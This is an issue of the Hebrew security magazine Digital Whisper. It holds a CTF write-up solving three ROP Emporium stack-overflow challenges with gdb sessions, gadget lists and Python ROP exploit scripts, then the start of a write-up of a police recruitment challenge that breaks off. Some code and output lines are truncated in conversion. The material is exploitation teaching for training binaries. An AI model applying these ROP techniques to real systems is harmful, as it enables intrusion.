


Digital Whisper

גליון 92, מרץ 2018

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	uch1ha, עידו אלדור, רועי כהן ותומר זית

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לגליון ה-92 של DigitalWhisper!

החודש, מלבד ברכת חג שמח אין לנו יותר מדי מה להגיד: תהנו בחג, תבלו, תחגגו, תרקדו כאילו אף אחד לא צופה (אך תצפינו כאילו כולם כן...), והכי חשוב: אל תנהגו שיכורים, תחזרו לביתכם בשלום ותהנו מסוף שבוע שקט ונעים.

שיהיה לכולנו חג פורים שמח!

וכמובן, אי אפשר להגיע לתוכן מבלי להגיד תודה לכל מי שהשקיע החודש מזמנו, ישב ורקח לנו מאמר כדי שיהיה לכם מה לקרוא החודש. אז תודה רבה ל-**uch1ha**, תודה רבה ל**עידו אלדור**, תודה רבה ל**רועי כהן** ותודה רבה ל**תומר זית**!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

The Art Of Rop's

מאת uch1ha

הקדמה

WarGames[1] (משחקי מלחמה) הם סוג נפוץ של אתגרים בתחום אבטחת מידע, שעל הפותר יש לנצל חולשה כלשהי באתגר שנועד לשפר את יכולותיו.

ישנם סוגים שונים של WarGames שמתעסקים בתחומים שונים באבטחת מידע כגון: אבטחת אתרים, אקספלואיטציה, הנדסה לאחור, קריפטוגרפיה וכדומה, לעיתים רחוקות מכסים את רובם.

לרוב, לאחר פתירת אתגר הפותר יקבל דגל כלשהו, כהוכחה על כך שהאתר אכן הושלם. ולעיתים דגל זה יהיה גם הסיסמא לשלב הבא באתגר.

במאמר זה נשחק ב-WarGame בשם: ROP Emporium שהאתגרים בו מתעסקים בגלישת מחסנית (stack buffer overflow), ש-ASLR פועל והגנת NX פועלת (כך שלא נוכל להריץ קטעי קוד מהמחסנית, ולכן נצטרך לכתוב ROP בשביל לפתור אותם).

מה זה גלישת חוצץ? ומה זה ROP?

בגדול, גלישת חוצץ נגרמת כאשר המתכנת מגביל מערך למספר מסוים של בתים, אך מאפשר לתוקף להכניס למערך מספר בתים גדול יותר. כך נפלוש למקומות שונים בזיכרון במחסנית\ערימה, ובמקרה של מחסנית נשכתב את כתובת החזרה (ret) שבמחסנית שתצביע לכתובת שמכילה קוד זדוני.

לקריאה נוספת על גלישת חוצץ.

אז מה זה ROP? כאשר תוכנה מודרנית פגיעה בגלישת מחסנית היא בדרך כלל מוגנת עם הגנת NX, שמונעת מאיתנו להריץ קטעי קוד מהמחסנית ולכן לא נוכל לגרום ל-EIP להצביע לכתובת של קוד זדוני במחסנית כמו בדרך כלל.

יתרה מכך, ASLR מבצע רנדומיזיציה על הכתובות שבמחסנית כך שגם אם NX הייתה מושבתת, היה קשה לצפות באיזו כתובת נמצא הקוד הזדוני שבמחסנית כל הרצה.

[1] משחקים אלו מכונים גם "אתגר Capture The Flag" - או בקצרה: CTF

לעיתים ניתן לעקוף הגנות אלו בשיטת אקספלואיטציה שנקראת ROP, שבה ניתן להריץ קוד זדוני על ידי כך שנשתמש בקטעי קוד ופונקציות שכבר נמצאים בבינארי שלנו. שכותבים ROP בדרך כלל משתמשים ב-ROP Gadgets. שאלו קטעי קוד קצרים, שאיתם ניתן להריץ קטעי קוד נוספים, פונקציות ולאחר מכן לחזור למחסנית וכך הלאה.

דוגמאות ל-Rop Gadgets:

```
pop eax #שולפת את האיבר העליון שבמחסנית, ודוחפת לאוגר
Ret #כתובת חזרה
mov ecx,eax #שולפת את האיבר העליון שבמחסנית, ודוחפת לאוגר
Ret #כתובת חזרה
```

(נלקח מוקיספר, מומלץ לקריאה)

במהלך המאמר השתמשתי בכלים שונים כגון:

- הכלי nm: מספק מידע על נתונים שונים שנמצאים בבינארי, כגון: ספריות, ופונקציות.
- הדיבאגר gdb: הדיבאגר הבסיסי במערכות GNU, שמאפשר דיבוג לתהליך שרץ, תרגום פונקציה לאסמבלי קוד, נקודות עצירה בהרצה, וצפייה בזיכרון התוכנה.
- כמו כן נשתמש בתוסף peda ל-gdb: שמציג את gdb בצורה נוחה יותר ויזואלית, ומוסיף פקודות שימושיות לפיתוח אקספלואיטים.

אתגר ראשון: Ret2win

לאחר ההקדמה, אציג את הפתרון לאתגר הראשון שלנו בשם: ret2win! ומכיוון שהמאמר מתעסק במערכת 32 סיביות, נוריד את הגרסא של ה-32 סיביות שמכילה קובץ הרצה, וקובץ טקסט שמכיל את הדגל.

קריסה ומציאת offset מתאים:

כאשר נריץ את הבינארי נזכה להודעה שרומזת שלבינארי גלישת חוצץ, לכן נזין קלט של 50 בתים והבינארי יקרוס.

```
vagrant@vagrant-ubuntu-trusty-32:~/ret2win$ python -c 'print "A" * 50' | ./ret2w
in32
ret2win by ROP Emporium
32bits

For my first trick, I will attempt to fit 50 bytes of user input into 32 bytes o
f stack buffer;
What could possibly go wrong?
You there madam, may I have your input please? And don't worry about null bytes,
 we're using fgets!

> Segmentation fault (core dumped)
vagrant@vagrant-ubuntu-trusty-32:~/ret2win$
```

כעת ננסה לאתר את ה-offset המתאים עד לכתובת החזרה שבמחסנית, ולשם כך נעזר בכלי -peda:

```
gdb-peda$ pattern create 50
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA'
gdb-peda$ r
Starting program: /home/vagrant/ret2win/ret2win32
ret2win by ROP Emporium
32bits

For my first trick, I will attempt to fit 50 bytes of user input into 32 bytes o
f stack buffer;
What could possibly go wrong?
You there madam, may I have your input please? And don't worry about null bytes,
 we're using fgets!

> 'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA'

Program received signal SIGSEGV, Segmentation fault.
```

```
Stopped reason: SIGSEGV
0x41464141 in ?? ()
gdb-peda$ pattern offset AFAA
AFAA found at offset: 44
gdb-peda$
```

איתרנו את ה-offset עד לכתובת החזרה שאורכו כ-44 בתים, כלומר הארבע בתים הבאים יהיו אלו שישכתבו את כתובת החזרה.

בנוסף לכך offset זה יתאים לשאר האתגרים שאציג כאן היום.

הפתרון:

לא נהסס ונתחיל לנתח את הפונקציות שקיימות בבינארי, נשתמש בכלי-nm כדי לאתר פונקציות שקיימות בבינארי, ולאחר מכן ננתח אותן ב-gdb:

```
vagrant@vagrant-ubuntu-trusty-32:~/ret2win$ nm ret2win32 | grep " t"
080484c0 t deregister_tm_clones
08048530 t __do_global_dtors_aux
08049f0c t __do_global_dtors_aux_fini_array_entry
08048550 t frame_dummy
08049f08 t __frame_dummy_init_array_entry
08049f0c t __init_array_end
08049f08 t __init_array_start
080485f6 t pwnme
080484f0 t register_tm_clones
08048659 t ret2win
```

בבינארי שתי פונקציות בנויות בשם-pwnme ו-ret2win, על סמך השם של הפונקציה-pwnme ניתן להניח שהיא הפונקציה הפגיעה ושאינה תתרום ל-exploit שלנו.

עקב השערה זו נתחיל בניתוח הפונקציה ret2win:

```
gdb-peda$ disass ret2win
Dump of assembler code for function ret2win:
   0x08048659 <+0>:     push   ebp
   0x0804865a <+1>:     mov    ebp,esp
   0x0804865c <+3>:     sub    esp,0x8
   0x0804865f <+6>:     sub    esp,0xc
   0x08048662 <+9>:     push   0x8048824
   0x08048667 <+14>:    call   0x8048400 <printf@plt>
   0x0804866c <+19>:    add    esp,0x10
   0x0804866f <+22>:    sub    esp,0xc
   0x08048672 <+25>:    push   0x8048841
   0x08048677 <+30>:    call   0x8048430 <system@plt>
   0x0804867c <+35>:    add    esp,0x10
   0x0804867f <+38>:    nop
   0x08048680 <+39>:    leave
   0x08048681 <+40>:    ret
End of assembler dump.
gdb-peda$ x/s 0x8048841
0x8048841:      "/bin/cat flag.txt"
```

בניתוח הפונקציה ret2win ניתן להבין שהמחרוזת: /bin/cat flag.txt נדחפת למחסנית, והמטרה של המחרוזת להלן היא הדפסת הדגל. בהמשך מתבצעת קריאה ל-system עם מחרוזת זו.

לפיכך כאשר נשכתב את כתובת החזרה עם הכתובת של הפונקציה ret2win, הדגל יודפס ונפתור את האתגר. הגנת NX תיכשל מכיוון שכתובת הפונקציה ret2win אינה במחסנית, וASLR יכשל מכיוון שלא מערבל כתובות של פונקציות הנמצאות בתוכנה.

ה-exploit יראה כך:

- 44 בתים שישמשו כ-offset.
- כתובת הפונקציה ret2win

```
import struct
k = lambda x: struct.pack("<L",x
buf = "\x90" * 44
buf += k(0x08048659) #ret2win ad
print buf
```

נריץ את ה-exploit:

```
agrant@vagrant-ubuntu-trusty-32:~$ python ex.py | ./ret2win32
et2win by ROP Emporium
2bits

or my first trick, I will attempt to fit 50 bytes of user input into 32 bytes o
 stack buffer;
hat could possibly go wrong?
ou there madam, may I have your input please? And don't worry about null bytes,
we're using fgets!

 Thank you! Here's your flag:ROPE{a_placeholder_32byte_flag!}
egmentation fault (core dumped)
agrant@vagrant-ubuntu-trusty-32:~$
```

ופתרנו את האתגר הראשון ☺

אתגר שני: Split

נמשיך לאתגר הבא שבאתר בשם: split, נוריד את הגרסא של ה-32 סיביות, ונזכה לקובץ הרצה וקובץ טקסט שמכיל דגל. מכיוון שה-offset לבינארי ידוע לנו מהאתגר הקודם, נתחיל לנתח אותו.

איתור פונקציות קיימות בבינארי וניתוחן:

בדומה לאתגר הקודם נתחיל באיתור פונקציות שקיימות בבינארי, לשם כך נעזר בכלי-nm:

```
vagrant@vagrant-ubuntu-trusty-32:~/split$ nm split32 | grep " t"
080484c0 t deregister_tm_clones
08048530 t __do_global_dtors_aux
08049f0c t __do_global_dtors_aux_fini_array_entry
08048550 t frame_dummy
08049f08 t __frame_dummy_init_array_entry
08049f0c t __init_array_end
08049f08 t __init_array_start
080485f6 t pwnme
080484f0 t register_tm_clones
08048649 t usefulFunction
vagrant@vagrant-ubuntu-trusty-32:~/split$
```

כצפוי נתחיל בניתוח הפונקציה-usefulFunction, לכן נכניס את הבינארי ל-gdb ונצפה בפונקציה כאסמבלי קוד:

```
gdb-peda$ disass usefulFunction
Dump of assembler code for function usefulFunction:
   0x08048649 <+0>:     push   ebp
   0x0804864a <+1>:     mov    ebp,esp
   0x0804864c <+3>:     sub    esp,0x8
   0x0804864f <+6>:     sub    esp,0xc
   0x08048652 <+9>:     push   0x8048747
   0x08048657 <+14>:    call   0x8048430 <system@plt>
   0x0804865c <+19>:    add    esp,0x10
   0x0804865f <+22>:    nop
   0x08048660 <+23>:    leave
   0x08048661 <+24>:    ret
End of assembler dump.
gdb-peda$ x/s 0x8048747
0x8048747:      "/bin/ls"
gdb-peda$
```

בפונקציה מתבצעת קריאה ל-system עם הפקודה - /bin/ls, כך שאם נבצע קריאה ל-usefulFunction זה יהיה חסר תועלת מכיוון שלא נצליח לקרוא את הדגל.

בשלב זה, נותרנו עם מספר שאלות:

- האם נוכל לבצע קריאה ל-system ישירות? כלומר מבלי לקרוא ל-usefulFunction? מכיוון ש-ASLR מערבל כתובות של פונקציות מספריות חיצוניות זה יהיה אפשרי?
- בהנחה שכן, האם נמצאת בבינארי פקודה שמדפיסה את הדגל? כלומר מחרוזת שתשמש כפקודה ל-system שתדפיס את הדגל?

ret2plt:

נחקור את הקריאה ל-system, ונגלה שנקראת דרך מתווך בשם-plt. מה זה plt? מה הוא עושה? והאם בעזרתו נוכל לבצע קריאה ל-system? כדי שתוכנות שונות יוכלו להשתמש בפונקציות מספריות חיצוניות, נדרש קיום של תווך שמקשר בין הקריאה לפונקציה לבין המימוש ותווך זה נקרא plt.

בפועל plt יוצר כתובת תיווך לכל פונקציה שנקראת מספריה חיצונית, וכתובת תיווך זו סטטית. כלומר ASLR לא מבצע עירבול על plt. לכן נוכל לבצע קריאה בעצמנו ל-system, אך נצטרך למצוא מחרוזת מתאימה שתדפיס את הדגל. לשיטה זו קוראים ret2plt.

נאתר מחרוזות שנמצאות בבינארי בתקווה שאחת מהן תתאים למטרה שלנו:

```
gdb-peda$ searchmem "/bin"
Searching for '/bin' in: None ranges
Found 15 results, display max 15 items:
split32 : 0x8048747 ("/bin/ls")
split32 : 0x8049747 ("/bin/ls")
split32 : 0x804a030 ("/bin/cat flag.txt")
```

כפי שניתן לראות בכתובת 0x804a030 ממוקמת המחרוזת-"/bin/cat flag.txt" שמטרתה היא קריאת הדגל. מכיוון שנמצאת בבינארי אך לא ממוקמת במחסנית נוכל להשתמש בה כפקודה ל-system.

ה-exploit יראה כך:

- 44 בתים שיהיו ה-offset
- הכתובת של system@plt
- 4 בתים שימשו לכתובת החזרה ל-system, לא רלוונטי.
- כתובת המחרוזת "bin/cat flag.txt/" שתשמש כפקודה ל-system.

```
GNU nano 2.2.6                File: ex.py

import struct
k = lambda x: struct.pack("<L",x) #little endian byte order
sysAddr = k(0x8048430) #system@plt
flag_string_addr = k(0x804a030) #usefulString
buf = "A" * 44 #padd
buf += sysAddr #system@plt
buf += "A" * 4 #return addr of system call
buf += flag_string_addr #arg for system call
print buf
```

נריץ:

```
vagrant@vagrant-ubuntu-trusty-32:~/split$ python ex.py | ./split32
split by ROP Emporium
32bits

Contriving a reason to ask user for data...
> ROPE{a_placeholder_32byte_flag!}
Segmentation fault (core dumped)
vagrant@vagrant-ubuntu-trusty-32:~/split$
```

הדגל הודפס! ופתרנו את האתגר השני!

אתגר שלישי - Write4

נעבור לאתגר הרביעי (נדלג על אתר מספר 3), אתגר בשם write4, ונוריד את הגרסא של ה-32 סיביות, מההורדה יתקבלו קובץ הרצה, וקובץ טקסט שמכיל את הדגל.

נדלג על שלב מציאת ה-offset, מכיוון שידוע לנו מהאתגרים הקודמים ונתחיל לחקור את הבינארי. בשלב הראשון של החקירה נאתר פונקציות שעלולות לתרום ל-exploit שלנו, ומובן מאליו שנוודא שנמצאים ב-plt table כדי שנוכל להשתמש בהן. לכן נכניס את הבינארי ל-peda ונשתמש בפקודה plt שמציגה לנו פונקציות שנמצאות ב-plt table:

```
vagrant@vagrant-ubuntu-trusty-32:~/write4$ gdb -q write432
Reading symbols from write432...(no debugging symbols found)...done.
gdb-peda$ plt
Breakpoint 1 at 0x8048440 (__libc_start_main@plt)
Breakpoint 2 at 0x8048410 (fgets@plt)
Breakpoint 3 at 0x8048460 (memset@plt)
Breakpoint 4 at 0x8048400 (printf@plt)
Breakpoint 5 at 0x8048420 (puts@plt)
Breakpoint 6 at 0x8048450 (setvbuf@plt)
Breakpoint 7 at 0x8048430 (system@plt)
gdb-peda$
```

הפונקציה system נמצאת ב-plt table, ולכן נוכל להשתמש בה. אך כדי לנצל אותה לטובתנו נצטרך למצוא מחרוזת שמתאימה לנו כתוקפים כפקודה ל-system.

באתגר הקודם בבינארי הייתה מחרוזת שקוראת את הדגל, ולכן יכלה לשמש כפקודה ל-system. אך בניגוד לאתגר הקודם, באתגר הנוכחי אין מחרוזת שתתאים לנו כפקודה ל-system שנמצאת באיזור שהוא writeable.

```
gdb-peda$ searchmem "/bin"
Searching for '/bin' in: None ranges
Found 14 results, display max 14 items:
write432 : 0x8048754 ("/bin/ls")
write432 : 0x8049754 ("/bin/ls")
    libc : 0xb7f83cec ("/bin/sh")
    libc : 0xb7f85730 ("/bin:/usr/bin")
    libc : 0xb7f85739 ("/bin")
    libc : 0xb7f85c6d ("/bin/csh")
    libc : 0xb7f87128 ("/bindresvport.blacklist")
```

בשלב זה, האופציה היחידה שנותרה לנו היא לכתוב מחרוזת שתשחרר shell בעצמנו. אך בשביל לבצע זאת, נצטרך מקום בזיכרון של הבינארי ש-ASLR לא חל עליו, ושהוא writeable, כדי לאחסן את המחרוזת, ונצטרך לכתוב אליו.

לאחר חיפוש קצר בגוגל, נגלה שישנו קטע בזיכרון הנקרא .bss, שהוא writeable וASLR אינו חל עליו. כדי לגלות את כתובתו נשתמש בכלי objdump:

```
vagrant@vagrant-ubuntu-trusty-32:~/write4$ objdump -t write432 | grep ".bss"
0804a040 l    d  .bss   00000000              .bss
0804a068 l     O .bss   00000001              completed.7200
0804a040 g     O .bss   00000004              stderr@@GLIBC_2.0
0804a060 g     O .bss   00000004              stdin@@GLIBC_2.0
0804a06c g       .bss   00000000              _end
0804a064 g     O .bss   00000004              stdout@@GLIBC_2.0
0804a030 g       .bss   00000000              __bss_start
```

כעת נצטרך למצוא דרך לכתוב לbss, נסתכל שוב על פונקציות שנמצאות בבינארי ונראה אם ישנה פונקציה שיכולה לתרום לנו.

נראה שישנה פונקציה בשם usefulGadgets שעל פי שמה מכילה Rop Gadgets שונים, שעימם נוכל לכתוב ל-bss.:

```
vagrant@vagrant-ubuntu-trusty-32:~/write4$ nm write432  | grep " T"
080486e4 T _fini
080483c0 T _init
080486e0 T __libc_csu_fini
08048680 T __libc_csu_init
0804857b T main
08048480 T _start
08048670 T usefulGadgets
080484b0 T __x86.get_pc_thunk.bx
```

ה-Gadgets:

```
gdb-peda$ disass usefulGadgets
Dump of assembler code for function usefulGadgets:
   0x08048670 <+0>:     mov    DWORD PTR [edi],ebp
   0x08048672 <+2>:     ret
   0x08048673 <+3>:     xchg   ax,ax
   0x08048675 <+5>:     xchg   ax,ax
   0x08048677 <+7>:     xchg   ax,ax
   0x08048679 <+9>:     xchg   ax,ax
   0x0804867b <+11>:    xchg   ax,ax
   0x0804867d <+13>:    xchg   ax,ax
   0x0804867f <+15>:    nop
End of assembler dump.
```

ישנה הוראת mov שמעבירה את ה-data שמכיל האוגר ebp לאוגר edi, אם נוכל לשנות את edi כך שיצביע לכתובת של .bss ולebp נשנה לערך של המחרוזת שלנו נוכל לכתוב ל-bss.

נצטרך למצוא הוראות pop מתאימות שבעזרתן נשנה את edi ו-ebp, נשתמש בכלי: RopGadget:

```
vagrant@vagrant-ubuntu-trusty-32:~/write4$ ROPgadget --binary write432 | grep "
pop"
0x080486ef : adc ebx, dword ptr [ecx] ; add byte ptr [eax], al ; add esp, 8 ; po
p ebx ; ret
0x080483dc : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x080485ed : add byte ptr [ebx - 0x723603b3], cl ; popal ; cld ; ret
0x080486d5 : add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080483de : add esp, 8 ; pop ebx ; ret
0x080486d4 : jecxz 0x8048661 ; les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ;
pop ebp ; ret
0x080486d3 : jne 0x80486c1 ; add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop eb
p ; ret
0x080483df : les ecx, ptr [eax] ; pop ebx ; ret
0x080486d6 : les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x080486d7 : or al, 0x5b ; pop esi ; pop edi ; pop ebp ; ret
0x080486db : pop ebp ; ret
0x080486d8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080483e1 : pop ebx ; ret
0x080486da : pop edi ; pop ebp ; ret
0x080486d9 : pop esi ; pop edi ; pop ebp ; ret
0x080485f3 : popal ; cld ; ret
vagrant@vagrant-ubuntu-trusty-32:~/write4$
```

בבינארי ישנה הוראת pop שעימה נשנה את ערכי האוגרים edi ו-ebp ונחזור למחסנית, לכן נוכל להוציא את התוכנית שלנו לפועל.

ה-exploit יראה כך:

- 44 בתים שימשו כ-offset
- הוראת pop
- כתובת bss נדחפת ל-edi
- המחרוזת "/bin" נדחפת ל-ebp
- הוראת mov שתעביר את ערך ebp ל-edi שמצביע ל-bss
- הוראת pop
- כתובת 0x4bss + נדחפת ל-edi
- המחרוזת "/cat"
- הוראת mov שתעביר את ערך ebp ל-edi שמצביע ל-bss
- הוראת pop
- כתובת 0x8bss + נדחפת ל-edi
- 4 תווי " " שנחפים ל-ebp
- הוראת mov
- הוראת pop
- כתובת 0x12 + bss נדחפת ל-edi
- המחרוזת "flag" נדחפת ל-ebp
- הוראת mov
- הוראת pop
- כתובת 0x16 + bss נדחפת ל-edi
- המחרוזת "txt." נדחפת ל-ebp
- הוראת mov

- קריאה ל-system@plt
- 4 בתים ככתובת החזרה של system
- כתובת bss

```
import struct
k = lambda x: struct.pack("<L",x)
mov =  k(0x08048670) #mov from ebp to edi 4 bytes(DWORD PTR)
bss = k(0x804a040) #bss address
pop = k(0x80486da) #pop edi will be bss ebp will be /bin/bash 0x080486da : pop edi ; pop ebp ; ret
buf = "A" * 44
buf += pop
buf += bss
buf += "/bin"
buf += mov
buf += pop
buf += k(0x804a044) #bss + 0x4
buf += "/cat"
buf += mov
buf += pop
buf += k(0x804a048) #bss + 0x8
buf += " " * 4
buf += mov
buf += pop
buf += k(0x804a04c) #bss + 0x12
buf += "flag"
buf += mov
buf += pop
buf += k(0x804a050) #bss + 0x16
buf += ".txt"
buf += mov
buf += k(0x8048430) #system address
buf += "A" * 4
buf += bss
print buf
```

נריץ:

```
vagrant@vagrant-ubuntu-trusty-32:~/write4$ python ex.py | ./write432
write4 by ROP Emporium
32bits

Go ahead and give me the string already!
> ROPE{a_placeholder_32byte_flag!}
Segmentation fault (core dumped)
vagrant@vagrant-ubuntu-trusty-32:~/write4$
```

וקיבלנו את הדגל!

לסיכום

במאמר זה סקרתי את הנושא של ניצול גלישת מחסנית בעזרת Rops, הבאתי אתגרים שימחישו את התהליך של כתיבת Rop בסיסיים. תוך כדי השתמשתי בטכניקות נפוצות שאיתן ניתן להבין מה העיקרון של Rop. אני מקווה שהצלחתי להראות שהתחום של אקספלואיטציה מודרנית, כיפי ודורש חשיבה יצירתית.

לכל שאלה, אני זמין בכתובת הדוא"ל: afeck251@gmail.com

פתרון אתגר להב 433

מאת עידו אלדור

הקדמה


יחידת הסייבר הארצית ת"פ להב 433 פרסמה אתגר למטרת גיוס (ויח"צ?), האתגר נוגע בתחומים רבים וביניהם; הרשת האפלה, סטגנוגרפיה, קריפטוגרפיה, חקירת קבצים, ניתוח פקטות תקשורת ופענוח מסר המשודר בשיטה לא קונבנציונלית.

תודה לכותב האתגר ל**יעד אברמוב** מצוות המחקר והפיתוח של היחידה, ותודה ל**יואב שטרנברג** הראשון שפתר את האתגר, בסיוע כתיבת המאמר ושיתוף הפתרונות.

שלב ראשון: אמל"מ


בדומה לשלבים ראשוניים באתגרים דומים ממקומות שמוכרים אך ורק "על פי מקורות זרים" צריך להבין איך להגיע לאתגר. את התמונה קיבלתי ממקור מהימן בתוכנת מסרים כמה ימים לאחר שהאתגר התפרסם בכנס סייברטק האחרון. לא נכחתי בכנס, לפי יואב, התמונה הופיעה על פיסת נייר, כל פיסת מידע שנאסוף כנראה תקל עלינו בהמשך, אז אספתי מודיעין לפני מבצע (אמל"מ) והגעתי בין השאר לסרטון ביוטיוב, שחשף שני רמזים:

[רמז ראשון: "אתר מיוחד שהוקם"]




[רמז שני: "דארקנט"]

נחזור לתמונה הראשונה, אפשר לזהות את הלוגו של היחידה המשטרתית, מחשב נייד עם סמל המשטרה, שם היחידה באנגלית וטקסט אנכי שמפנה ל"אתר מיוחד שהוקם" ב"דארקנט".



נתחבר באמצעות דפדפן Tor. נחקור את קוד המקור, מכוח ההרגל בדקתי את התמונות, אין בהן משהו חשוד, מה שבולט הוא הרמז להורדת קובץ מפורט 4444:



תדריך בטיחות לפני שמתחילים...

אני אנצל את החלק הזה להגיד שברב המאמרים שיצא לי לקרוא על האקינג, מוותרים על שלב הבטיחות. לא אפרט, רק אציין שנקטתי בפעולות בטיחות בין השאר מהחשש שמא זה חלק הנדרש באתגר, לא ידעתי למה לצפות, בטיחות היא חלק אינטגרלי כאשר נגשים לכל ביצוע פעולה (חוקית כמובן), אנחנו לא מעוניינים שימצאו דרך להגיע אלינו, אפשר לקחת את זה רחוק ולפרסם עוד מאמר בנושא, הנקודה העיקרית היא שלא יזהו אותנו ולכן נא ליצור זהות חדשה.

אם השירות מצריך מאיתנו להתחבר דרך רשת חברתית, לאשר דרך לינק במייל או להכניס סיסמא שנקבל במסרון לפלאפון, ליצור חדש.

